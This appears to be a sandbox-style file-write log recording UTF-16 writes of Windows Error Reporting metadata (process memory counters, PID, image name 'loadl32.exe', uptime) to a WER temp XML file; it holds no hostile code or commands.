C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1232	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1314	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1318	2	09 00		success or wait	2	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1322	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1374	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1378	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1382	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1426	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1430	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1436	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 35 00 35 00 34 00 35 00 31 00 33 00 39 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>155451392</PeakVirtualSize>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1524	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1528	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1534	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 35 00 35 00 34 00 34 00 33 00 32 00 30 00 30 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>155443200</VirtualSize>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1606	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1610	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1616	78	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 31 00 32 00 37 00 37 00 36 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>127764</PageFaultCount>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1694	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1698	2	09 00		success or wait	3	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1704	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 39 00 35 00 33 00 33 00 38 00 32 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>19533824</PeakWorkingSetSize>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1802	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1806	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1812	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 39 00 32 00 33 00 34 00 38 00 31 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>19234816</WorkingSetSize>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1894	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1898	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	1904	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 33 00 35 00 35 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>235536</QuotaPeakPagedPoolUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2018	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2022	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2028	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 33 00 34 00 39 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>234928</QuotaPagedPoolUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2126	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2130	2	09 00		success or wait	3	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2136	126	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 30 00 37 00 35 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>907532</QuotaPeakNonPagedPoolUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2262	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2266	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2272	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 34 00 33 00 30 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>74304</QuotaNonPagedPoolUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2380	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2384	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2390	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 32 00 36 00 30 00 37 00 34 00 38 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>12607488</PagefileUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2468	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2472	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2478	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 32 00 36 00 31 00 35 00 36 00 38 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>12615680</PeakPagefileUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2572	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2576	2	09 00		success or wait	3	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2582	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 32 00 36 00 30 00 37 00 34 00 38 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>12607488</PrivateUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2656	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2660	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2664	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2710	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2714	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2718	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2748	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2752	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2758	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2798	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2802	2	09 00		success or wait	4	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2810	30	3c 00 50 00 69 00 64 00 3e 00 34 00 35 00 33 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>4536</Pid>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2840	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2844	2	09 00		success or wait	4	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2852	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>loadl32.exe</ImageName>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2924	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2928	2	09 00		success or wait	4	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	2936	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3026	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3030	2	09 00		success or wait	4	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3038	46	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 34 00 30 00 31 00 36 00 39 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>140169</Uptime>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3084	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3088	2	09 00		success or wait	4	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3096	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3178	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3182	2	09 00		success or wait	4	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3190	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3242	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3246	2	09 00		success or wait	4	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3254	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3298	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3302	2	09 00		success or wait	5	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3312	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 38 00 32 00 36 00 30 00 36 00 30 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>88260608</PeakVirtualSize>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3398	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3402	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3412	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 34 00 33 00 32 00 38 00 34 00 34 00 38 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>84328448</VirtualSize>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3482	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3486	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3496	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 31 00 39 00 32 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>1928</PageFaultCount>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3570	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3574	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3584	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 36 00 38 00 34 00 34 00 34 00 31 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>6844416</PeakWorkingSetSize>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3680	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3684	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3694	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 36 00 37 00 36 00 32 00 34 00 39 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>6762496</WorkingSetSize>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3774	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3778	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3788	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 36 00 36 00 39 00 35 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>166952</QuotaPeakPagedPoolUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3902	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3906	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	3916	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 36 00 36 00 37 00 37 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>166776</QuotaPagedPoolUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4014	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4018	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4028	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 32 00 38 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>11280</QuotaPeakNonPagedPoolUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4152	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4156	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4166	106	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 38 00 39 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>8896</QuotaNonPagedPoolUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4272	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4276	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4286	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 33 00 34 00 33 00 34 00 38 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1343488</PagefileUsage>	success or wait	1	6E5B497A	unknown
